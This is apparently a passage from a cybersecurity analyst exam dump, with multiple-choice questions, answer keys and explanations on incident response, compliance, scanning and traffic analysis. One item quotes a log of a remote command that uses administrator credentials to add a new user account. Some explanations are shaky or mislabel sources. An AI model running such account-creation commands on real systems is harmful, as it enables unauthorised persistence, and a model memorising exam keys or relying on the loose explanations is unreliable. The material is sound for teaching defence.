D. Fuzzing is a technique where a program is bombarded with random or malformed inputs to discover bugs and vulnerabilities. While fuzzing can be part of a malware analysis process (to find new vulnerabilities in the malware itself), it's not the primary technique for understanding the malware's core purpose and function.

Reverse engineering provides the most comprehensive and in-depth understanding of a binary's functionality, making it the most suitable choice for analyzing a malicious binary. It allows the analyst to determine the malware's actions and how it achieves them.For further reading:

Reverse Engineering:https://en.wikipedia.org/wiki/Reverse_engineering
Malware Analysis Techniques:https://www.sans.org/reading-room/whitepapers/malware/practical-malware-analysis-techniques-malware-analysts-33534

Question: 20

An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

A.Hard disk
B.Primary boot partition
C.Malicious files
D.Routing table
E.Static IP address

Answer: D

Explanation:

The correct answer is **D. Routing table**.

Here's a detailed justification:

In incident response, the order of evidence collection is crucial to preserve volatile data, which is easily lost upon system shutdown or modification. The routing table is a piece of highly volatile information as it stores the current network paths being used by the compromised server. This information helps track the attacker's movement within the network and identify other potentially compromised systems. Collecting the routing table information immediately allows the incident response team to understand how the attacker was able to reach the server and possibly identify other hosts they communicated with. This understanding is crucial for containment and eradication efforts.

While hard disk (A), primary boot partition (B), and malicious files (C) are important pieces of evidence, they are considered less volatile compared to the routing table. The data on the hard drive and boot partition will remain even after the server is isolated. Malicious files can also be collected later. Static IP Address (E) is also useful but it will stay the same upon isolating the server. Capturing the network connections and routing information first provides a snapshot of the attack in progress, facilitating a more comprehensive
understanding of the incident. The immediate collection of routing table information is consistent with the principle of volatility in digital forensics, where the most volatile data is gathered first.

Preserving volatile data like routing tables helps maintain the integrity of the incident investigation. Routing table data can be further correlated with network traffic captures (e.g., PCAP files from network taps or span ports) for comprehensive network-based investigation.

Further reading on incident response and data volatility:

NIST Special Publication 800-61 Revision 2, Computer Security Incident Handling Guide:
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf
SANS Institute - Incident Handler's Handbook:https://www.sans.org/white-papers/4356/

Question: 21

Which of the following security operations tasks are ideal for automation?

A.Suspicious file analysis:
Look for suspicious-looking graphics in a folder.
Create subfolders in the original folder based on category of graphics found.
Move the suspicious graphics to the appropriate subfolder

B.Firewall IoC block actions:
Examine the firewall logs for IoCs from the most recently published zero-day exploit Take mitigating actions in the firewall to block the behavior found in the logs Follow up on any false positives that were caused by the block rules

C.Security application user errors:
Search the error logs for signs of users having trouble with the security application

Look up the user's phone number -
Call the user to help with any questions about using the application

D.Email header analysis:
Check the email header for a phishing confidence metric greater than or equal to five Add the domain of sender to the block list
Move the email to quarantine

Answer: D

Explanation:

The correct answer is D, Email header analysis. Here's why:

Email header analysis is highly structured and rule-based, making it a prime candidate for automation. Checking for a phishing confidence metric above a certain threshold, adding the sender's domain to a blocklist, and quarantining the email are all deterministic actions based on a specific condition. These repetitive tasks can be easily automated with scripts or security tools.

Option A involves image analysis ("suspicious-looking graphics") and subjective categorization, which requires human judgment and is difficult to automate effectively. While object recognition AI exists, nuanced 'suspiciousness' based on context and artistic style is beyond reliable automated capability.

Option B involves the interpretation of firewall logs for Indicators of Compromise (IoCs) related to zero-day exploits, which can initially be automated. However, the important step of dealing with "false positives" requires human analysis and decision-making. Automation cannot effectively handle the complexities and nuances of false positive mitigation.

Option C (security application user errors) involves a user's direct interaction with the security application. While collecting the error logs could be automated, the subsequent steps of looking up the user's phone number and calling them for support require human intervention and are not suitable for automation.

Automation excels at repetitive, rule-based tasks, allowing security analysts to focus on more complex investigations and strategic security initiatives. Tasks like email header analysis, where specific conditions trigger predefined actions, align perfectly with automation capabilities.

Further reading on security automation:

NIST Special Publication 800-160 Vol. 2: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-160v2.pdf
SANS Institute: https://www.sans.org/ (Search for "security automation")

Question: 22

An organization has experienced a breach of customer transactions. Under the terms of PCI DSS, which of the following groups should the organization report the breach to?

A.PCI Security Standards Council
B.Local law enforcement
C.Federal law enforcement
D.Card issuer

Answer: D

Explanation:

The correct answer is D, Card Issuer. Here's why:

PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards designed to protect cardholder data. When a breach involving customer transactions occurs, the primary responsibility for notification falls upon the card issuer.

The card issuer, such as Visa, Mastercard, American Express, or Discover, is responsible for notifying the impacted cardholders and taking steps to mitigate the risk of further fraud or identity theft. They have

relationships with the affected customers and the infrastructure to handle a data breach notification.

While reporting to law enforcement (local or federal) might be necessary in some situations, it is not the immediate and direct requirement under PCI DSS following a breach of customer transactions. Law enforcement involvement often depends on the scale and nature of the breach, and the decision to involve them is separate from PCI DSS compliance.

The PCI Security Standards Council (PCI SSC) does not need to be notified directly about the breach. The organization that experienced the breach will, however, undergo a forensic investigation by a Qualified Security Assessor (QSA), and the results of that investigation will be used to determine compliance (or non-compliance) with PCI DSS.

Reporting the breach to the card issuers is mandated by PCI DSS to protect customers and prevent further fraud. The card issuers have the direct relationship with the cardholders and are best positioned to mitigate the impact of the breach.

Therefore, the card issuer is the correct answer.

Authoritative links:

PCI Security Standards Council:https://www.pcisecuritystandards.org/ (Explore the official PCI DSS documentation)
PCI DSS Requirements:https://www.pcisecuritystandards.org/document_library/ (Specifically look for the PCI DSS requirements and security assessment procedures, document)

Question: 23

Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

A.Mean time to detect
B.Number of exploits by tactic
C.Alert volume
D.Quantity of intrusion attempts

Answer: A

Explanation:

The correct answer is **A. Mean Time to Detect (MTTD)**.

Here's why:

Focus on Efficiency: SIEM (Security Information and Event Management), SOAR (Security Orchestration, Automation, and Response), and ticketing systems are all about improving security operations efficiency. A key measure of this efficiency is how quickly security incidents are identified after they occur. MTTD directly reflects this. The goal of the new investment is to reduce the time it takes to discover a threat.

Direct Impact of Tools: These tools are explicitly designed to decrease MTTD. SIEM centralizes logs and provides correlation, SOAR automates responses to alerts, and ticketing systems streamline incident management. Therefore, MTTD will show you how well these components are working together.

Actionable Metric: MTTD is a number you can actively work to improve by adjusting configurations, fine-tuning rules, and improving response playbooks within your SIEM and SOAR.

Alert Volume: While important, high alert volume alone doesn't indicate success. You want fewer relevant

alerts, not simply a lower total number. Reducing "noise" with the new tools should be measured by how the increased signal translates to a faster detection of real threats.

Exploits by Tactic and Intrusion Attempts: Exploits by tactic (like MITRE ATT&CK) and intrusion attempts are valuable for threat intelligence and understanding the attack surface. However, they don't directly indicate the effectiveness of your detection and response capabilities in the short term. They are longer-term, strategic metrics, while MTTD is a tactical one.

Investment Justification: The investment in SIEM, SOAR, and ticketing is intended to improve speed and accuracy in responding to security threats. MTTD provides a tangible metric to show the return on investment.

For example, by automating repetitive processes, SOAR reduces the amount of time it takes for security analysts to find threats.

Cloud Computing Relevance: Cloud environments are often complex and dynamic, making threat detection difficult. SIEMs in the cloud can pull logs and events from various sources. By improving the organization's ability to detect threats with MTTD, the cloud environment will be more secure.

Further Resources:

SANS Institute on Security Metrics: https://www.sans.org/reading-room/whitepapers/metrics/measuring-security-effectiveness-business-driven-approach-33652
NIST Special Publication 800-55 Revision 1, Performance Measurement Guide for Information Security: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-55r1.pdf

Question: 24

A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?

A.The current scanners should be migrated to the cloud
B.Cloud-specific misconfigurations may not be detected by the current scanners
C.Existing vulnerability scanners cannot scan IaaS systems
D.Vulnerability scans on cloud environments should be performed from the cloud

Answer: B

Explanation:

The correct answer is B: Cloud-specific misconfigurations may not be detected by the current scanners. Here's why:

Traditional vulnerability scanners are often designed for on-premises environments. Hybrid cloud IaaS environments introduce a new attack surface with cloud-specific services, configurations, and APIs that differ significantly from on-premises infrastructure. Current scanners may lack the plugins, signatures, or awareness to identify vulnerabilities related to cloud-specific configurations like improperly configured security groups, open S3 buckets, or IAM roles with excessive permissions. Cloud providers often use proprietary technologies and configurations that generic on-premises scanners won't recognize. These misconfigurations can lead to significant security risks, including data breaches and unauthorized access.

Option A is incorrect because migrating current scanners to the cloud is a possibility, but it doesn't address the core issue of scanner compatibility with cloud configurations. Option C is incorrect; existing vulnerability scanners can scan IaaS systems, but they may not be effective at identifying cloud-specific vulnerabilities. Option D suggests performing scans from the cloud, which is generally a best practice for performance and network access, but doesn't tackle the issue of scanner efficacy in identifying cloud misconfigurations.

Therefore, B is the most pertinent issue.

For further research, consider the following resources:

NIST Special Publication 800-44 Version 2: Introduction to Security for Cloud Computing: https://csrc.nist.gov/publications/detail/sp/800-144/rev-1/final (This document provides a good introduction to cloud security.)
SANS Institute - Cloud Security: https://www.sans.org/cloud-security/ (SANS offers courses and whitepapers on cloud security that address cloud-specific misconfigurations and vulnerabilities.)
OWASP Cloud Security:https://owasp.org/www-project-cloud-security/ (OWASP lists the top 10 cloud security risks.)

Question: 25

A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?

A.Create a timeline of events detailing the date stamps, user account hostname and IP information associated with the activities

B.Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation

C.Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identify the case as an HR-related investigation

D.Notify the SOC manager for awareness after confirmation that the activity was intentional

Answer: B

Explanation:

Option B, "Ensure that the case details do not reflect any user-identifiable information. Password protect the evidence and restrict access to personnel related to the investigation," is the best approach for ensuring compliance with HR and privacy policies during a security investigation.

Here's why:

Minimizing Personal Data Exposure: HR and privacy policies often mandate minimizing the use and exposure of Personally Identifiable Information (PII). Avoiding user-identifiable information within the case details (where possible and without hindering the investigation) helps comply with these policies. By removing the actual name or any identifying data, only those who need to know will have access.

Need-to-Know Basis: Access to sensitive investigation data should be restricted to only those individuals who require it for the investigation. This aligns with the principle of least privilege. Password protecting the evidence and limiting access to relevant personnel is essential.

Limiting Visibility: Creating a code name (Option C) has a limited effect, as it is easy to determine the code's meaning through investigation documentation. Further, all who have access to ticketing can determine the case details. Option A, creating a timeline of events, is crucial for the investigation itself, but it doesn't specifically address compliance with HR or privacy policies regarding the handling of sensitive user data.

Protecting Privacy: Option B also safeguards the privacy of the user under investigation, preventing unauthorized individuals from accessing personal information.

Legal Compliance: Many jurisdictions have data protection laws (e.g., GDPR, CCPA) that require organizations

to protect personal data and limit its access to authorized personnel.

Therefore, Option B most directly addresses compliance with HR and privacy policies during a sensitive security investigation involving potential disciplinary action. This safeguards the user's privacy and restricts access to the investigation's sensitive details.

Supporting Links:

Data Minimization (GDPR):https://gdpr-info.eu/art-5-gdpr/
Principle of Least Privilege:https://csrc.nist.gov/glossary/term/least_privilege

Question: 26

Which of the following is the first step that should be performed when establishing a disaster recovery plan?

A.Agree on the goals and objectives of the plan
B.Determine the site to be used during a disaster
C.Demonstrate adherence to a standard disaster recovery process
D.Identify applications to be run during a disaster

Answer: A

Explanation:

The correct answer is A. Agree on the goals and objectives of the plan.

Establishing clear goals and objectives is the foundational first step in creating a disaster recovery (DR) plan.
Before diving into specific applications, sites, or standards, it's crucial to define what the DR plan aims to achieve. This involves identifying the organization's Recovery Time Objectives (RTOs) and Recovery Point Objectives (RPOs) for critical business functions and data. RTO defines the maximum acceptable downtime for a system or application, while RPO defines the maximum acceptable data loss. Without these defined targets, any subsequent decision-making regarding site selection, application prioritization, or adherence to standards will lack a clear direction and might lead to wasted resources or ineffective recovery strategies.

Agreeing on goals involves key stakeholders from various departments (IT, business units, legal, etc.) to ensure that the plan aligns with overall business priorities and regulatory requirements. Understanding the impact of downtime on revenue, reputation, and legal obligations guides the scope and investment in DR. This collaborative agreement serves as a roadmap throughout the DR planning process. For example, a higher priority system with a short RTO will influence decisions on backup frequency, replication strategies, and the type of failover solution needed. Only after establishing a consensus on the objectives can you effectively determine where to run applications, which applications are essential, and how to implement the plan according to a recognized standard. Failing to define these goals upfront can lead to misalignment, inefficiencies, and ultimately, a DR plan that fails to meet the organization's needs during a disaster.Therefore, setting goals is an indispensable initial phase.

Authoritative links:

NIST Special Publication 800-34, Contingency Planning Guide for Federal Information Systems:
https://csrc.nist.gov/publications/detail/sp/800-34/rev-1/archive/2010-05-03
Ready.gov Business Continuity Plan: https://www.ready.gov/business/implementation/continuity

Question: 27

A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

A.Testing
B.Implementation
C.Validation
D.Rollback

Answer: C

Explanation:

The correct next step in the remediation process after applying a software patch to address a vulnerability is **validation**. Here's why:

Applying a patch is just one step. It doesn't guarantee the vulnerability is actually fixed. **Validation** is the process of verifying that the patch effectively eliminated the vulnerability. This is crucial for ensuring the security posture of the server.

Testing (Option A) is a broader term and could encompass validation, but it's not specific enough. Validation focuses on confirming the fix.

Implementation (Option B) already occurred when the patch was applied.

Rollback (Option D) might be considered later if the validation fails and the patch causes other issues, but it's premature at this stage.

Validation typically involves re-running the vulnerability scan or exploit that initially identified the problem. It may also include functional testing to confirm the patch didn't introduce any unintended consequences or break existing functionality. Successful validation provides assurance that the vulnerability has been mitigated and the system is now more secure. Without validation, there's no way to be certain the remediation effort was successful. It allows the technician to confirm that the vulnerability is resolved, minimizing the potential for exploitation and associated risks.Here are some resources for further learning about
vulnerability remediation and validation:

NIST Special Publication 800-40 Revision 3, Guide to Enterprise Patch Management Technologies:
https://csrc.nist.gov/publications/detail/sp/800-40/rev-3/final
SANS Institute:https://www.sans.org/ (Search for articles and courses on vulnerability management)

Question: 28

The analyst reviews the following endpoint log entry:

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {HOSTName}
clientcomputer1
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {net user /add invoke_u1}
The command completed successfully.
```

Which of the following has occurred?

A.Registry change
B.Rename computer
C.New account introduced
D.Privilege escalation

Answer: C

Explanation:

Correct answer is C:New account introduced.

Question: 29

A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

A.Data enrichment
B.Security control plane
C.Threat feed combination
D.Single pane of glass

Answer: D

Explanation:

The correct answer is **D. Single pane of glass**. Here's why:

The scenario describes a situation where integrating security controls into a SIEM (Security Information and Event Management) system resulted in a significant reduction in Mean Time To Repair (MTTR). This improvement stems from the analyst no longer needing to switch between different tools. This directly aligns with the concept of a "single pane of glass."

A single pane of glass refers to a unified management interface or dashboard that consolidates information from various sources and systems into one central location. In this case, the SIEM, enhanced with integrated security controls, acts as that single pane of glass. The analyst can view alerts, investigate incidents, and even initiate responses without leaving the SIEM interface. This eliminates the time-consuming process of navigating multiple tools and correlating information manually, thereby reducing MTTR.

Option A, Data enrichment, involves adding context to security alerts, but it doesn't inherently provide a unified view. Option B, Security control plane, is related to centralized management of security policies but doesn't necessarily focus on a consolidated user interface for incident response. Option C, Threat feed combination, enhances threat intelligence but doesn't directly address the issue of tool fragmentation.

Only the single pane of glass approach directly addresses the problem of analysts having to "jump between tools," leading to the stated 30% improvement in MTTR. The integration streamlines workflows and provides a holistic view of the security posture within a single interface. Therefore, D is the most appropriate answer.

For more information on SIEM and Single Pane of Glass:

SIEM:https://www.ibm.com/topics/siem
Single Pane of Glass: (While a direct authoritative link defining "single pane of glass" in security is scarce, many vendors discuss the concept, so search for "single pane of glass cybersecurity" on vendor sites like Palo Alto Networks, Fortinet, or Splunk for real-world examples)

Question: 30

Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:

```
Nmap scan report for officerokuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officerokuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)

Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
8000/tcp  open  http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)

Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT     STATE SERVICE
80/tcp    open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:E3:41:CB (Intel Corporate)

Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)

Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

Which of the following choices should the analyst look at first?

A.wh4dc-748gy.lan (192.168.86.152)
B.officerckuplayer.lan (192.168.86.22)
C.imaging.lan (192.168.86.150)
D.xlaptop.lan (192.168.86.249)
E.p4wnp1_aloa.lan (192.168.86.56)

Answer: E

Explanation:

Correct answer is E:p4wnp1_aloa.lan (192.168.86.56)

Question: 31

When starting an investigation, which of the following must be done first?

A.Notify law enforcement
B.Secure the scene
C.Seize all related evidence
D.Interview the witnesses

Answer: B

Explanation:

The correct first step in starting an investigation, particularly in a cybersecurity context, is to **secure the scene**.

Securing the scene, in this context, means taking immediate steps to prevent further damage or data loss, preserving the integrity of the evidence. This involves isolating affected systems, preventing unauthorized access, and taking snapshots or backups of critical data. It's crucial to contain the incident and prevent it from spreading to other systems or networks.

Why are the other options less suitable as the very first step?

A. Notify law enforcement: While law enforcement notification is often necessary, it's typically not the absolute first action. Immediate containment and evidence preservation take precedence. Premature notification can complicate the investigation before internal steps are taken to understand the scope and impact.

C. Seize all related evidence: While evidence collection is vital, premature seizure without proper planning can contaminate or damage evidence. Securing the scene allows for a controlled and methodical evidence collection process later.

D. Interview the witnesses: Interviewing witnesses is important for gathering information, but it can wait until after the immediate threat is contained and the scene is secured. Witness accounts can be influenced or inaccurate if taken before the situation is stabilized.

Securing the scene establishes control, allows for proper assessment, and supports a more effective investigation overall. It's foundational to incident response and digital forensics best practices.

Relevant resources:

NIST Computer Security Incident Handling Guide: https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final
SANS Institute Incident Handler's Handbook: https://www.sans.org/reading-

room/whitepapers/incident/incident-handlers-handbook-33901

Question: 32

Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

A.The lead should review what is documented in the incident response policy or plan

B.Management level members of the CSIRT should make that decision

C.The lead has the authority to decide who to communicate with at any t me

D.Subject matter experts on the team should communicate with others within the specified area of expertise

Answer: A

Explanation:

The correct answer is A: The lead should review what is documented in the incident response policy or plan.

The core function of a CSIRT (Computer Security Incident Response Team) is to follow established procedures during a security incident. The incident response policy or plan is a pre-defined set of documented procedures that detail how incidents are handled. This plan outlines communication protocols, specifying who needs to be informed, at what stage of the incident, and by whom. Following this plan ensures consistency, avoids miscommunication, and fulfills compliance requirements.

Option B is incorrect because while management input might be valuable, the documented plan should dictate the communication strategy. Management's role is often in creating and approving the plan, not overriding it during an active incident. Option C is incorrect because while the lead has significant authority, it's not absolute. Their actions should be guided by the established policy. Unfettered discretion can lead to inconsistencies and potential compliance violations. Option D is partially correct in that subject matter experts may communicate within their area, but the overall communication strategy and contact points must adhere to the incident response plan.

The incident response plan provides a structured approach. It typically includes phases such as preparation, identification, containment, eradication, recovery, and lessons learned. Communication protocols are defined for each phase. These protocols may differ based on the incident severity.

An effective incident response plan ensures:

Coordination: Proper communication ensures smooth coordination amongst team members and stakeholders.
Consistency: Adherence to the plan guarantees that communication is consistent throughout the incident.
Compliance: Following documented procedures helps organizations meet regulatory requirements.
Efficiency: Pre-defined communication channels speed up the response process.
Documentation: The plan serves as a record of communication activities, which is crucial for post-incident analysis.

Therefore, the CSIRT lead should always refer to the incident response policy or plan to determine who to communicate with and when. This ensures a structured, consistent, and compliant approach to managing security incidents.

Supporting Resources:

NIST Computer Security Incident Handling Guide: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf
SANS Institute Incident Handler's Handbook: https://www.sans.org/white-papers/34077/

Question: 33

A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

A.Firewall logs
B.Indicators of compromise
C.Risk assessment
D.Access control lists

Answer: C

Explanation:

The correct answer is **C. Risk assessment.**

Here's why:

A risk assessment systematically identifies, analyzes, and evaluates potential threats and vulnerabilities to an organization, then determines the likelihood and impact of those threats. This process culminates in a prioritized list of risks, which is precisely the kind of data an executive briefing on potential threats needs. The briefing would focus on the top risks facing the organization, allowing executives to understand the critical areas requiring attention and resource allocation. The risk assessment provides quantified and qualified data to support strategic decision-making.

A. Firewall logs are useful for detecting suspicious network activity, but they don't provide a comprehensive overview of all potential threats. They offer reactive data, not a proactive assessment.

B. Indicators of compromise (IOCs) are clues that a system has already been compromised. While important for incident response, they are reactive, not predictive of future threats. An IOC alone doesn't contextualize the organizational impact.

D. Access control lists (ACLs) define who or what has access to specific resources. They are a security control, not a threat assessment. An ACL shows how access is controlled but doesn't explain what the risks are if these controls were bypassed or ineffective.

Therefore, a risk assessment provides the comprehensive, high-level information necessary for an executive briefing focused on potential threats. It synthesizes various data points into a digestible format for management.

Further reading:

NIST Risk Management Framework: https://csrc.nist.gov/projects/risk-management
SANS Institute on Risk Management: https://www.sans.org/information-security/glossary/risk-management

Question: 34

An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

A.Beaconing
B.Cross-site scripting
C.Buffer overflow
D.PHP traversal

Answer: A

Explanation:

The correct answer is A. Beaconing.

Here's a detailed justification:

Beaconing refers to the process where malware or a compromised device periodically communicates with a command-and-control (C&C) server. This communication, often over a network like the internet, is used to send information back to the attacker, receive instructions, and potentially download additional malicious code. The analyst's observation precisely matches this behavior. The internal device sending HTTPS traffic (potentially masking malicious activity) to a known-malicious IP address is indicative of beaconing. The "additional characters in the header" could be used to subtly transmit stolen data or provide a unique identifier for the compromised device to the C&C server, making it resemble legitimate traffic.

Cross-site scripting (XSS) (B) is an attack where malicious scripts are injected into websites viewed by other users. This doesn't directly relate to an internal device sending traffic to an external malicious IP.

A buffer overflow (C) occurs when a program writes data beyond the allocated buffer, potentially overwriting adjacent memory regions and causing crashes or allowing execution of arbitrary code. While a buffer overflow could lead to a device being compromised and beaconing, the scenario focuses on the established communication itself, not the exploitation method.

PHP traversal (D), also known as directory traversal, is a vulnerability that allows attackers to access restricted directories and files on a web server. This is specific to web server vulnerabilities, and doesn't directly relate to the observed network traffic pattern. While a compromised PHP application could lead to malware installation and beaconing, the description provided is more indicative of already established beaconing activity. The fact that it is HTTPS traffic going to a known malicious IP in a different country supports the idea of a device that has already been compromised trying to send data covertly.

Therefore, the specific details of the scenario—internal device, HTTPS traffic, known-malicious IP, additional characters in the header—strongly point towards beaconing as the primary observed activity.

Further research:

SANS Institute:https://www.sans.org/ (Search for "beaconing" and "command and control")
MITRE ATT&CK Framework:https://attack.mitre.org/ (Look for techniques related to command and control) **NIST National Vulnerability Database (NVD):**https://nvd.nist.gov/ (Search for vulnerabilities related to command and control)

Question: 35

A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

A.Change the display filter to ftp.active.port
B.Change the display filter to tcp.port==20
C.Change the display filter to ftp-data and follow the TCP streams
D.Navigate to the File menu and select FTP from the Export objects option

Answer: C

Explanation:

The correct answer is **C. Change the display filter to ftp-data and follow the TCP streams.** Here's why:

FTP (File Transfer Protocol) uses two TCP connections: a control connection (port 21) for commands and responses, and a data connection (often a dynamically allocated port) for the actual file transfer. The ftp display filter in Wireshark focuses primarily on the control connection, showing commands like RETR (retrieve) and responses like 226 (transfer complete) which relate to the initiation and completion of the file transfer request, but does not show the data transfer itself.

The ftp-data filter is specifically designed to capture packets associated with the data connection, which contains the actual file content being transferred. By using this filter, the analyst can isolate the packets that contain the file payload.

Once the ftp-data packets are visible, the analyst can "follow the TCP stream." This feature in Wireshark reassembles all the packets belonging to a specific TCP connection, presenting the data in a contiguous, easy-to-read format. By following the TCP stream of the data connection, the analyst can see the complete contents of the downloaded files.

Option A, ftp.active.port, is incorrect because it targets active mode FTP, where the client initiates the data connection. While relevant in some scenarios, this option won't necessarily work for passive mode FTP, which is more common.

Option B, tcp.port==20, is incorrect because port 20 is traditionally used for FTP data transfers in active mode, but it isn't a comprehensive solution as passive FTP uses a dynamically negotiated port.

Option D, "Navigate to the File menu and select FTP from the Export objects option" allows exporting objects (e.g. files transferred via FTP) if Wireshark has already correctly identified and parsed the data transfers. This is not guaranteed without first correctly filtering and identifying the relevant ftp-data traffic.

Therefore, using ftp-data and following the TCP stream offers the most direct and reliable way to analyze the contents of the downloaded files in the captured FTP session.

Supporting Resources:

Wireshark Display Filters:
https://www.wireshark.org/docs/wsug_html_chunked/ChWorkDisplayFilterSection.html
FTP Protocol Overview:https://www.ibm.com/docs/en/i/7.4?topic=protocols-file-transfer-protocol-ftp

Question: 36

A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

A.SLA
B.MOU
C.NDA
D.Limitation of liability

Answer: A

Explanation:

The correct answer is **A. SLA**.

Here's why:

SLA (Service Level Agreement): An SLA is a contract between a service provider (in this case, the SOC) and a customer. It defines the level of service expected by the customer, outlining metrics such as response times, resolution times, and the specific actions the SOC will take under certain circumstances. The scenario describes a failure to meet a potential response time obligation (remediation follow-up after a vulnerability report). The SLA would detail these obligations, making it the primary document to review.

https://www.atlassian.com/itsm/service-level-agreement

MOU (Memorandum of Understanding): An MOU is a non-binding agreement that outlines a general understanding between two parties. While it might describe a relationship, it generally lacks the specific, enforceable commitments found in an SLA. Therefore, it's unlikely to contain details about vulnerability report response times.

NDA (Non-Disclosure Agreement): An NDA is a legal contract that protects confidential information. It wouldn't specify service levels or response obligations.

Limitation of Liability: This clause within a contract (often part of the SLA) restricts the amount of damages one party can be held liable for in case of a breach. While relevant to potential consequences, it doesn't define the service obligations themselves.

The SOC manager needs to review the SLA to determine the contractual obligations regarding vulnerability report response times and subsequent remediation follow-up. This will help determine if the team has failed to meet its commitments and what steps need to be taken to rectify the situation. The SLA is the most appropriate document for addressing the customer's complaint and ensuring compliance with agreed-upon service levels.

Question: 37

Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

A.Command and control
B.Actions on objectives
C.Exploitation
D.Delivery

Answer: A

Explanation:

The correct answer is **A. Command and Control**.

The Cyber Kill Chain is a cybersecurity framework that outlines the stages an attacker goes through during a cyberattack. In the Command and Control (C2) phase, after successfully exploiting a vulnerability in the target system (Exploitation phase), the attacker aims to establish a communication channel. This channel enables the attacker to remotely control the compromised asset. The C2 infrastructure allows the attacker to send commands, receive data exfiltrated from the system, and further propagate the attack. The established communication is crucial for maintaining persistence and carrying out subsequent malicious activities on the victim's network.

Option B, Actions on Objectives, occurs after C2 is established. This phase involves the attacker using the compromised asset to achieve their goal, such as data theft, disruption of services, or lateral movement.

Option C, Exploitation, involves the attacker leveraging a vulnerability to gain access to the target system. It precedes Command and Control.

Option D, Delivery, is the initial stage where the attacker transmits the exploit to the target, often via email, website, or physical media. It also precedes Command and Control.

The establishment of persistent communication and remote control signifies the Command and Control phase, which follows exploitation and enables further malicious actions within the kill chain. Therefore, establishing communication channels with the compromised asset is precisely what defines the Command and Control phase.

References:

SANS Institute: https://www.sans.org/reading-room/whitepapers/incident/defense-kill-chain-33890 Lockheed Martin Cyber Kill Chain: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Question: 38

A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

A.External
B.Agent-based
C.Non-credentialed
D.Credentialed

Answer: B

Explanation:

The best method for vulnerability scanning in a company with a geographically diverse workforce and dynamic IPs, while minimizing network traffic, is **Agent-based (B)**. Here's why:

Agent-based scanning involves installing small software programs ("agents") directly on the target systems (desktops, laptops, servers). These agents continuously monitor the system for vulnerabilities and compliance issues. Instead of sending all scan traffic over the network to a central scanner (as in external or credentialed scans), agents perform the vulnerability assessments locally on the host.

This approach drastically reduces network traffic because only summary vulnerability data or identified issues are transmitted back to the central reporting server. This is especially crucial for a geographically dispersed workforce, where network bandwidth might be limited or expensive. The dynamic IPs are also handled efficiently by the agents, as they are located on each individual device.

External scanning (A) involves scanning systems from outside the network, consuming significant bandwidth to traverse networks and scan each device. Non-credentialed scanning (C) also increases network traffic to determine vulnerabilities without authentication. Credentialed scanning (D) reduces the number of false positives but increases network traffic because the scanner has authenticated access.

